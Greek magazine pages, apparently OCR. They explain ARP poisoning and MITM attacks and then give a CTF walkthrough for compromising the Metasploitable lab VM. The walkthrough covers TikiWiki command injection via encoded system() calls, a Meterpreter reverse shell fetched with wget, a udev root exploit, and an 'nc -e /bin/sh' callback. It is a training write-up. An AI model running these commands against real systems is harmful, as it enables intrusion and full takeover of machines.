αυτό και εκπέμπει ένα **ARP request,** προς όλα τα μηχανήματα του LAN. Το εν λόγω request μοιάζει με το ακόλουθο αίτημα: *"Παιδιά, πείτε μου σας παρακαλώ πολύ ποιος από 'σας έχει το τάδε IP address, γιατί έχω εδώ ένα IP packet που μου τα 'χει κάνει τσουρέκια..."*. Τα μέλη του LAN ακούνε το request κι αρχίζουν να ψάχνονται πανικόβλητα. Κάποιο απ' αυτά θα διαπιστώσει ότι έχει IP ίδιο μ' εκείνο που περιλαμβάνεται στο ARP request. Αμέσως λοιπόν θα στείλει ένα **ARP reply**, που θα μοιάζει με το ακόλουθο: *"Κύριε router, μη σκάτε άλλο. Δικό μου είν' αυτό το IP και, παρεμπιπτόντως, το MAC address μου είναι το δείνα!"* Ξαλαφρωμένος ο router θα δείξει μεγάλη εμπιστοσύνη στο **ARP reply**, οπότε στο Ethernet packet που πρέπει να φτιάξει θα συμπληρώσει το ζητούμενο MAC address. Αφού στείλει το όλο πακέτο στο καλό, θα σημειώσει την αντιστοίχιση IP address <--> MAC address που μόλις έμαθε. Συγκεκριμένα, τα ζευγάρια του είδους τα γράφει σ' έναν πίνακα που αποκαλεί **ARP cache**. Σημειώστε εδώ ότι παρόμοια ARP caches τηρούν όλα τα μέλη του LAN, προκειμένου να ανταλλάσσουν πακέτα IP μεταξύ τους.


...που όμως είναι τοξικό!

Το πρωτόκολλο ARP είναι τόσο απλοϊκό, σε βαθμό που τα ARP replies να μην εμπεριέχουν κάποιον μηχανισμό πιστοποίησης. Αμέσως αμέσως αυτό σημαίνει ότι οποιοδήποτε μηχάνημα του LAN είναι σε θέση να ισχυριστεί ότι έχει το τάδε IP, χωρίς κανείς να μπορεί να επαληθεύσει την εγκυρότητα των λεγομένων του. Ακόμα κι ένα ARP reply του τύπου *"έχω το τάδε IP και το δείνα MAC address"*, το οποίο απευθύνεται σ' ένα ή περισσότερα μέλη του LAN και μάλιστα συμβαίνει χωρίς καν να 'χει προηγηθεί κάποιο ARP request, θεωρείται έγκυρο κι επομένως κάνει τα εμπλεκόμενα μηχανήματα να ενημερώσουν καταλλήλως τις δικές τους ARP caches!

Προφανώς, αν ο router λάβει ένα κάλπικο (spoofed) ARP reply, αμέσως θα σπεύσει να ενημερώσει την ARP cache του, ενδεχομένως αχρηστεύοντας έγκυρη γνώση που κατείχε πριν το spoofed ARP reply. Την ίδια στιγμή το κακόβουλο μηχάνημα θα μπορούσε να στείλει, σ' ένα ή περισσότερα άλλα μέλη του LAN, ανάλογες κάλπικες πληροφορίες, πραγματοποιώντας αυτό που είναι γνωστό ως ARP cache poisoning ή απλά ARP poisoning. Αναρωτιέστε τι καταφέρνει ο επιτιθέμενος μ' αυτή τη δηλητηρίαση; Πολύ απλά, μια επιτυχημένη επίθεση τύπου Man-in-The-Middle (MiTM attack).

Ακολουθεί ένα απλό παράδειγμα, το οποίο ελπίζουμε πως θα διαλύσει τα όποια νέφη παραμένουν. Έστω ότι ο router ενός φιλήσυχου LAN έχει `IP 192.168.0.1` και MAC address `00:00:00:00:00:01`[4]. Έστω επίσης ότι ένα αθώο PC, του ίδιου φιλήσυχου LAN, έχει `IP 192.168.0.10` και MAC address `00:00:00:00:00:02`. Βάλτε τώρα στην εικόνα κι ένα πολεμοχαρές αλλά ύπουλο PC, το οποίο καιροφυλακτεί μέσα στο ίδιο LAN. Ως IP έχει το `192.168.0.25` κι ως MAC address το `00:00:00:00:00:03`. Ο router και το αθώο PC επικοινωνούν μεταξύ τους χωρίς κανένα πρόβλημα. Ξαφνικά, εκεί που γελάνε, την προσοχή του router αποσπά ένα ARP reply που λέει: *"Είμ' ένα χαρούμενο PC με IP `192.168.0.10` και MAC address `00:00:00:00:00:03`!". "Αχά, πολύ ενδιαφέρον"*, σκέφτεται ο router και σπεύδει να ενημερώσει την ARP cache του. Ο router μόλις τσίμπησε στο spoofed ARP reply του επιτιθέμενου (με πραγματικό IP το `192.168.0.25`). Την ίδια στιγμή, το κακόβουλο μηχάνημα απευθύνει άλλο ένα spoofed ARP reply, αυτή τη φορά προς το PC με `IP 192.168.0.10`. Του λέει: *"Γεια σου φιλαράκο μου! Είμαι ο router και σκέφτηκα να σου υπενθυμίσω το IP μου, που είναι το `192.168.0.1`, καθώς και το MAC address μου, που είναι το `00:00:00:00:00:03`". "Να 'σαι*

Σχήμα 2
Αποστέλλοντας παραπλανητικά ARP replies ο επιτιθέμενος αφενός εμφανίζεται στο θύμα ως ο router του LAN κι αφετέρου ως το άλλο PC (δηλαδή το θύμα) στον router...




4. Οι διευθύνσεις MAC έχουν μήκος 48bit και ομαδοποιούνται σε 6 ομάδες των 8byte. Καθένα από αυτά τα byte γράφεται σε δεκαεξαδική μορφή. Ένα παράδειγμα αληθινού MAC address είναι το 00:50:56:39:1C:D8.

Σχήμα 3
...Το αποτέλεσμα είναι μια επιτυχημένη επίθεση Man in The Middle. Πλέον, ο επιτιθέμενος είναι σε θέση να εξετάζει όλα τα δικτυακά πακέτα που διακινεί το θύμα με τον router κι αντίστροφα. Μερικές από τις -συχνά ολέθριες για το θύμα- συνέπειες αυτού του γεγονότος μπορείτε να διαβάσετε στο άρθρο που ξεκινά από τη σελίδα 74.

καλά, μεγάλε!", λέει το ανυποψίαστο θύμα και ζωηρά ζωηρά δηλητηριάζει την ARP cache του. Πλέον, τα δικτυακά πακέτα που στέλνει το αθώο PC προς τον router, στην πραγματικότητα καταλήγουν στον επιτιθέμενο. Εκείνος τα εξετάζει, ενδεχομένως τα τροποποιεί και στη συνέχεια τα προωθεί στον αληθινό router, σαν να μη συνέβη τίποτε το παράξενο. Αντίστροφα, εισερχόμενα πακέτα στο LAN τα οποία απευθύνονται στο PC–θύμα, ο router τα στέλνει στον επιτιθέμενο. Βλέπετε, έχει παραπλανηθεί όσον αφορά στην πραγματική του ταυτότητα! Εκείνος βέβαια τα εξετάζει, ενδεχομένως τα τροποποιεί κι ακολούθως τα στέλνει στον προβλεπόμενο παραλήπτη, ξανά σαν να μη συνέβη τίποτε το παράξενο! Κοντολογίς, ο επιτιθέμενος έχει καταφέρει να μπει ανάμεσα στο αθώο PC και στον router (Man-in-The-Middle), χωρίς κανείς να το 'χει πάρει είδηση!

Περιττό να πούμε ότι οι επιθέσεις MITM μέσω ARP poisoning δεν απαιτούν ότι ένα από τα θύματα πρέπει σώνει και καλά να 'ναι ο router του



LAN. Επίσης, Ο αριθμός των θυμάτων κάλλιστα μπορεί να ξεπερνά τα δύο: Ο επιτιθέμενος μπορεί να δηλητηριάσει ολόκληρο το LAN, αν το επιθυμεί, αποκτώντας μια ιδιαίτερα προνομιακή –κι επικίνδυνη– θέση!

Περί δημοφιλίας και παραδείγματα στην πράξη

Το ARP spoofing ή ARP poisoning είναι πανεύκολο να υλοποιηθεί στην πράξη. Υπάρχουν μάλιστα εργαλεία Open Source τα οποία διανέμονται ελεύθερα κι ο καθένας είναι σε θέση να τα χρησιμοποιεί, μέσα σε λίγα μόλις λεπτά. Επειδή όμως θα μπορούσαμε να γράψουμε καμιά δεκαριά χιλιάδες λέξεις και πάλι να μη σας πείσουμε για την αποτελεσματικότητα και την ευκολία του ARP poisoning, σας προτρέπουμε να γυρίσετε τώρα στη σελίδα 74 του deltaHacker που κρατάτε στα χέρια σας.

Συνεχίστε το διάβασμα, δεν θα το μετανιώσετε ;)



ΜΙΝΙ ΔΙΑΓΩΝΙΣΜΟΣ CTF

ΓΙΑ ΓΝΩΣΗ ΚΑΙ ΚΥΡΙΩΣ ΔΙΑΣΚΕΔΑΣΗ!

by mr.pr0n

Υπάρχουν φορές που αφηρημένα απολαμβάνουμε το καφεδάκι μας και βυθιζόμαστε σε σκέψεις. Ομολογουμένως, διαφορετικοί άνθρωποι προτιμούν διαφορετικά είδη καφέ. Επίσης, διαφορετικοί άνθρωποι βυθίζονται σε διαφορετικές σκέψεις, όταν πίνουν κάποιο από εκείνα τα "διαφορετικά είδη" καφέ. Ο γράφων, για παράδειγμα, τις προάλλες έπινε το freddo του όταν χωρίς να το καταλάβει άρχισε να κάνει σκέψεις του στιλ "πόσο εύκολο είναι ν' αποκτήσει κάποιος πρόσβαση σ' εκείνον τον παλιό, ξεχασμένο server που λειτουργεί απροβλημάτιστα από την εποχή του Νώε;"

Skill: Advanced

Tags: CTF, Metasploit, Metasploitable, Nikto, Scripting, Shell, Root



Απάντηση στο ερώτημα θα προσπαθήσουμε να δώσουμε στο παρόν αρθράκι, αγαπητές φίλες και φίλοι. Η απάντησή μας όμως θα φροντίσουμε να μην είναι φιλοσοφική — ούτε καν θεωρητική. Αντίθετα, θα δούμε στην πράξη πόσο εύκολο είναι για κάποιον ν' αποκτήσει μη εξουσιοδοτημένη πρόσβαση με δικαιώματα υπερχρήστη σ' ένα κακοσυντηρημένο μηχάνημα!

Για τις ανάγκες του παρόντος άρθρου θα χρησιμοποιήσουμε ως στόχο το Metasploitable, μια εικονική μηχανή (virtual machine, VM) δημιουργημένη με το VMware η οποία παρέχεται ελεύθερα και δωρεάν από την ομάδα ανάπτυξης του Metasploit Framework (`www.metasploit.com`). Για όσους δεν το 'χαν ακούσει ή δεν έτυχε ποτέ ν' ασχοληθούν μ' αυτό, ν' αναφέρουμε επιγραμματικά ότι το Metasploitable είν' ένα VM με host OS το Ubuntu Server 8.04. Λόγω του πλήθους των μη ενημερωμένων εφαρμογών που τρέχει αποτελεί ένα άκρως ευπαθές σύστημα, αποκαλύπτοντας στον κάθε ενδιαφερόμενο μια μεγάλη attack surface. Ίσως προκαλεί εντύπωση αυτό, μια που μιλάμε για Linux server. Κι όμως, δεν υπάρχει λειτουργικό σύστημα που να *μην* ενημερώνεται και να 'ναι ασφαλές. Είναι προφανές, λοιπόν, ότι ένα VM σαν το Metasploitable αποτελεί τον κατάλληλο στόχο για όποιον επιθυμεί να εξασκηθεί στο penetration testing αλλά χωρίς -και το τονίζουμε αυτό- να επιτεθεί σε πραγματικά συστήματα, τα οποία είτε δεν του ανήκουν είτε δεν του έχει δοθεί σχετική εξουσιοδότηση. Μπορείτε να κατεβάσετε το VMware image του Metasploitable μέσω BitTorrent, από το Pirate Bay:

`http://bit.ly/getmetasploitable`

Κατεβάστε το τώρα, αλλιώς δεν συνεχίζουμε.

Ένας μικρός, ενδιαφέρων διαγωνισμός!

Πριν ξεκινήσουμε θα θέλαμε να κάνουμε μία παραδοχή που σίγουρα θα δυσκολέψει το έργο μας, θα το κάνει όμως πολύ πιο ενδιαφέρον. Ας υποθέσουμε, λοιπόν, ότι βρισκόμαστε σ' έναν διαγωνισμό **CTF (Capture The Flag)** και οι κανόνες απαγορεύουν ρητά τη χρήση του Internet!

Για τις ανάγκες της επίθεσής μας, λοιπόν, θα καταφύγουμε σε εργαλεία που *όλα* τους βρίσκονται στο BackTrack 5 (www.backtrack-linux.org), ενώ φυσικά θα βάλουμε και το μυαλό μας να δουλέψει. Μην το ψάχνετε. Δεν υπάρχει καλύτερος σύμμαχος για τέτοιου είδους προκλήσεις.

Βήμα 1ο – information gathering

Το πρώτο πράγμα που έχουμε να κάνουμε είναι ν' ανακαλύψουμε τη διεύθυνση IP που έχει το Metasploitable.

Σ' ένα παράθυρο τερματικού πληκτρολογούμε

```
root@bt:~# nmap 192.168.178.*
```

ώστε να ελέγξουμε όλο το δίκτυο (μέσα στο οποίο ανήκουμε εμείς κι το μηχάνημα-στόχος) για ενεργά hosts[1]. Μετά από λίγη ώρα, μεταξύ των αποτελεσμάτων θα δούμε τα ακόλουθα:

```
Nmap scan report for noname (192.168.178.26)
Host is up (0.00020s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:40:0F:B4 (VMware)
```

Ωραία! Έχουμε στα χέρια μας την πρώτη ενδιαφέρουσα πληροφορία! Μάθαμε ότι ο στόχος βρίσκεται στη διεύθυνση 192.168.178.26. Επόμενη κίνηση είναι να ελέγξουμε τι εφαρμογές τρέχουν στ' ανοιχτά του ports. Θα χρησιμοποιήσουμε ξανά το nmap αλλά τώρα θα του περάσουμε την παράμετρο -sV, η οποία θα μας εμφανίσει και την έκδοση κάθε δικτυακής εφαρμογής που τρέχει στο στόχο.

```
root@bt:~# nmap -O -sV 192.168.178.26
```

1. Το δικό σας τοπικό δίκτυο ενδέχεται να 'ναι διαφορετικό, όπως, π.χ., 192.168.0.* ή 10.0.0.* κ.ο.κ

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-24 13:16 EEST
Nmap scan report for noname (192.168.178.26)
Host is up (0.00026s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.1
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu)
PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13?
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:40:0F:B4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux
```

Μάλιστα. Το πρώτο πράγμα που μας περνά από το μυαλό είναι να ελέγξουμε τι υπάρχει στο port 80. Από έναν οποιονδήποτε web browser δοκιμάζουμε να επισκεφτούμε τη διεύθυνση

```
http://192.168.178.26
```

Δυστυχώς όμως το αποτέλεσμα δεν είναι καθόλου κατατοπιστικό, μιας κι εμφανίζεται μόνο μια άσπρη σελίδα μ' ένα ξερό "It works!". Έτσι σκεφτόμαστε λίγο πονηρά. Θα βάλουμε ένα εργαλείο να ψάξει για ενεργά directories και πιθανά vulnerabilities στο μηχάνημα-στόχο. Το εν λόγω εργαλείο είναι το nikto:

```
root@bt:~# cd /pentest/web/nikto/
root@bt:/pentest/web/nikto# perl nikto.pl -h 192.168.178.26
- Nikto v2.1.4
---------------------------------------------------------------
+ Target IP:          192.168.178.26
+ Target Hostname:    192.168.178.26
+ Target Port:        80
```

```
+ Start Time:         2011-06-25 13:20:52
---------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with
Suhosin-Patch
+ ETag header found on server, inode: 67575, size: 45, mtime:
0x481ffa5ca8840
+ Apache/2.2.8 appears to be outdated (current is at least
Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also
current.
+ Number of sections in the version string differ from those in
the database, the server reports: php/5.2.4-2ubuntu5.10 while
the database has: 5.3.5. This may cause false positives.
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at
least 5.3.5)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration
information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min
=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.
txt?: TikiWiki contains a vulnerability which allows remote
attackers to execute arbitrary PHP code.
+ 6448 items checked: 2 error(s) and 11 item(s) reported on
remote host
+ End Time:           2011-06-25 13:21:43 (51 seconds)
---------------------------------------------------------------
```

Αφού ολοκληρωθεί η διαδικασία εξετάζουμε τ' αποτελέσματα. Αποκτάμε έτσι μια πολύ χρήσιμη πληροφορία για το στόχο: Υπάρχει ένα directory ονόματι `/tikiwiki/` με εγκατεστημένη την έκδοση 1.9.5 του ομώνυμου wiki software.

Τώρα, λόγω του περιορισμού που θέτει το CTF *δεν* μπορούμε να ψάξουμε στο Internet για κάποιο έτοιμο exploit. Δεν σκοπεύουμε όμως να το βάλουμε κάτω! Παρατηρούμε ξανά το report του nikto κι εστιάζουμε στο ακόλουθο τμήμα:

```
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min
=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.
txt?: TikiWiki contains a vulnerability which allows remote
attackers to execute arbitrary PHP code.
```

Δοκιμάζουμε να επισκεφτούμε το ακόλουθο URL, ώστε να δούμε τι αντα-πόκριση θα πάρουμε απ' το στόχο:

```
http://192.168.178.26/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=
1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=
```

Βήμα 2ο – exploiting the target

Υπάρχει όντως ένα -δυνάμει- κενό ασφαλείας, το οποίο ενδέχεται να επιτρέψει σ' έναν attacker να εκτελέσει στο απομακρυσμένο σύστημα ό,τι εντολές επιθυμεί. Το κενό ασφαλείας οφείλεται στο αρχείο tiki-graph_formula.php, το οποίο δεν φιλτράρει σωστά τα inputs του χρήστη. Το αποτέλεσμα της επίσκεψης του προηγούμενου URL είναι να μας επιστραφεί κάτι σαν την εικόνα 1. Όπως μπορούμε να αντιληφθούμε, μέσω της παραμέτρου "f" είναι δυνατή η κλήση συναρτήσεων της PHP, όπως η phpinfo(). Αρχίζουμε ν' αναρωτιόμαστε τι θα γινόταν αν, π.χ., αντί για τη συνάρτηση phpinfo() καλούσαμε τη system()!

Κρίνοντας από το αποτέλεσμα της προηγούμενης εκτέλεσης μπορούμε να φαντασούμε τι. Αλλά ας το δοκιμάσουμε. Μια απλή εντολή που μπορούμε να περάσουμε στη συνάρτηση system() είναι η ls, η οποία επιστρέφει μια λίστα με τ' αρχεία και τους υποκαταλόγους του τρέχοντα καταλόγου. Αντί όμως για "ls", στο URL πρέπει να δώσουμε τους κωδικούς ASCII των "l" και "s" (www.asciitable.com). Λόγω όμως του περιορισμού του CTF *δεν* μπορούμε ν' ανατρέξουμε στο Internet και να ψάξουμε τους κωδικούς ASCII που αντιστοιχούν στα "l" και "s". Δεν πειράζει, μπορούμε να τους βρούμε κι αλλιώς. Σ' έναν text editor, π.χ., στο nano, γράφουμε ένα μικρό Perl script και τ' αποθηκεύουμε ως chr.pl:

```
$cmd = "ls";
foreach  $i (unpack('C*', $cmd))
{
     print "chr(".$i.") ";
}
print "\n";
```

Σε λίγο το σκριπτάκι αυτό θ' αποδειχθεί πολύτιμο, αφού θα το χρησιμοποιήσουμε για να βρούμε τα ASCII codes ενός κατά πολύ μεγαλύτερου string από το $cmd. Προς το παρόν το εκτελούμε κι αμέσως παίρνουμε τους ASCII κωδικούς μας:

```
root@bt:~# perl chr.pl
chr(108) chr(115)
root@bt:~#
```

Τελικά, το νέο URL που επισκεπτόμαστε είναι το ακόλουθο:

```
http://192.168.178.26/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=
1&min=1&max=2&f[]=x.tan.system(chr(108).chr(115))&t=png&title=
```

Βλέπουμε ότι καταφέραμε να εκτελέσουμε επιτυχώς την εντολή ls στο στόχο μας. Άρα, με τον ίδιο τρόπο θα μπορούμε να εκτελέσουμε κι άλλες εντολές, όπως cp, mv, wget κ.ο.κ. Όλες τους, όμως, θα 'χουν τα δικαιώματα του απομακρυσμένου χρήστη www-data. Μην ανησυχείτε, θα κάνουμε ό,τι μπορούμε ώστε να εκτελέσουμε εντολές από το λογαριασμό του (απομακρυσμένου) χρήστη root. Κάθε πράγμα στην ώρα του, όμως. Προς το παρόν θα δοκιμάσουμε να σηκώσουμε ένα backdoor shell στο στόχο. Θυμίζουμε ότι δεν μπορούμε να κατεβάσουμε κάποιο έτοιμο shell από το Internet, κανείς ωστόσο δεν μας απαγορεύει να φτιάξουμε ένα μόνοι μας. Θα καταφύγουμε στο msfpayload του Metasploit, με το οποίο θα κατασκευάσουμε ένα reverse tcp Meterpreter payload γραμμένο σε PHP:

```
root@bt:~# msfpayload php/meterpreter/reverse_tcp
LHOST=192.168.178.25 LPORT=4444 R > shell.php
```

(όπου 192.168.178.25 είναι η διεύθυνση IP του BackTrack box). Αφού δημιουργηθεί το αρχείο shell.php, το μετονομάζουμε σε shell.txt:

```
root@bt:~# mv shell.php shell.txt
```

Στη συνέχεια το αντιγράφουμε στον κατάλογο /var/www και του αλλάζουμε τα δικαιώματα:

```
root@bt:~# cp shell.txt /var/www
root@bt:~# cd /var/www
root@bt:/var/www# chmod 777 shell.txt
```

Τέλος, ενεργοποιούμε τον Apache web server του BackTrack:

```
root@bt:~# /etc/init.d/apache2 start
```

Σκοπεύουμε να εκτελέσουμε στο μηχάνημα-στόχο την εντολή

```
wget http://192.168.178.25/shell.txt -O temp/shell.php
```

Προφανώς, θα 'χει ως αποτέλεσμα να μεταφερθεί το αρχείο shell.txt από το μηχάνημά μας σ' εκείνο του στόχου και να καταλήξει στο directory temp[2] με τ' όνομα shell.php. Έτσι, αλλάζοντας το Perl script που γράψαμε πριν λίγο μετατρέπουμε όλη την προηγούμενη εντολή σε ακολουθία ASCII codes και την εκτελούμε στο απομακρυσμένο box μέσω της συνάρτησης system():

```
http://192.168.178.26/tikiwiki/tiki-graph_formula.php?w=1&h=1
&s=1&min=1&max=2&f[]=x.tan.system(chr(119).chr(103).chr(101).
chr(116).chr(32).chr(104).chr(116).chr(116).chr(112).chr(58).
chr(47).chr(47).chr(49).chr(57).chr(50).chr(46).chr(49).chr(54).
chr(56).chr(46).chr(49).chr(55).chr(56).chr(46).chr(50).chr(53).
chr(47).chr(115).chr(104).chr(101).chr(108).chr(108).chr(46).
chr(116).chr(120).chr(116).chr(32).chr(45).chr(79).chr(32).
chr(116).chr(101).chr(109).chr(112).chr(47).chr(115).chr(104).
chr(101).chr(108).chr(108).chr(46).chr(112).chr(104).chr(112)).
die()&t=png&title=
```

Και μετά απ' αυτό ανοίγουμε άλλο ένα παράθυρο τερματικού στο μηχάνημά μας και ξεκινάμε έναν multi handler listener:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.178.25
LHOST => 192.168.178.25
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.178.25:4444
[*] Starting the payload handler...
```

2. Στο directory αυτό ο χρήστης www-data έχει δικαιώματα εγγραφής, όπως εύκολα μπορούμε να διαπιστώσουμε εκτελώντας στο απομακρυσμένο μηχάνημα την εντολή "ls -la".

Έχοντας τώρα ενεργοποιημένο στο μηχάνημα μας τον listener να περιμένει για κάποια σύνδεση στο port 4444, επιστρέφουμε στον web browser και στην address bar δίνουμε το

```
http://192.168.178.26/tikiwiki/temp/shell.php
```

ώστε να εκτελεστεί το shell.php και να δοκιμάσει να κάνει σύνδεση πίσω σ' εμάς! Και ναι, προς μεγάλη μας ικανοποίηση διαπιστώνουμε ότι αποκτήσαμε local πρόσβαση στο μηχάνημα-στόχο. Σκοπός τώρα είναι να επιτύχουμε -με κάποιον τρόπο- privilege escalation κι από τον unprivileged χρήστη www-data να περάσουμε σ' αυτόν του root!

Βήμα 3ο – rooting the box...

Το πρώτο πραγμα που ελέγχουμε είναι τα services που τρέχουν (στο στόχο) με δικαιώματα root. Εκτελούμε το

```
ps aux | grep root
```

και στεκόμαστε για λίγο στο udev:

```
...
root  2576  0.0  0.1   2224   652 ? S<s  07:40   0:00 /sbin/
udevd --daemon
...
```

Μέχρι την έκδοση 1.4.1 το udev δεν ήλεγχε αν ένα netlink message προερχόταν από το kernel space ή το user space, μ' αποτέλεσα να επιτρέπει σε απλούς χρήστες ν' αποκτούν δικαιώματα root. Για ν' ανακαλύψουμε την τρέχουσα έκδοση του udev γράφουμε

```
udevinfo --version
```

και παίρνουμε "117", επομένως έχουμε να κάνουμε με την έκδοση 1.1.7.

Ψάχνουμε λοιπόν στη local database που διαθέτει το BackTrack για διαθέσιμα udev exploits...

```
root@bt:~# grep -i "udev" /pentest/exploits/exploitdb/files.csv

8478,platforms/linux/local/8478.sh,"Linux Kernel 2.6 UDEV Local
Privilege Escalation Exploit",2009-04-20,Kingcope,linux,local,0

8572,platforms/linux/local/8572.c,"Linux Kernel 2.6 UDEV
< 141 Local Privilege Escalation Exploit",2009-04-30,"Jon
Oberheide",linux,local,0
```

Ανακαλύψαμε δύο exploits τα οποία αμφότερα παίζουν σε προγενέστερες της 1.4.1 εκδόσεις του udev. Εστιάζουμε στο 8572.c το οποίο και αντιγράφουμε στον κατάλογο /var/www:

```
root@bt:~# cp /pentest/exploits/exploitdb/platforms/linux/
local/8572.c /var/www/
```

Επιστρέφουμε στο τερματικό που παρέχει local πρόσβαση στο στόχο, κατεβάζουμε το exploit εκεί

```
wget http://192.168.178.25/8572.c
```

κι αμέσως το μεταγλωττίζουμε:

```
gcc 8572.c -o exploit
```

Στη συνέχεια δημιουργούμε ένα αρχείο με την ονομασια "run" μέσα στον

κατάλογο /tmp, ώστε όταν εκτελεστεί το exploit να δοκιμάσει με τη σειρά του να εκτελέσει το εν λόγω αρχείο - αλλά με δικαιώματα root.

```
echo '#!/bin/sh' >> /tmp/run
echo '/bin/nc -e /bin/sh 192.168.178.25 1337' >> /tmp/run
```

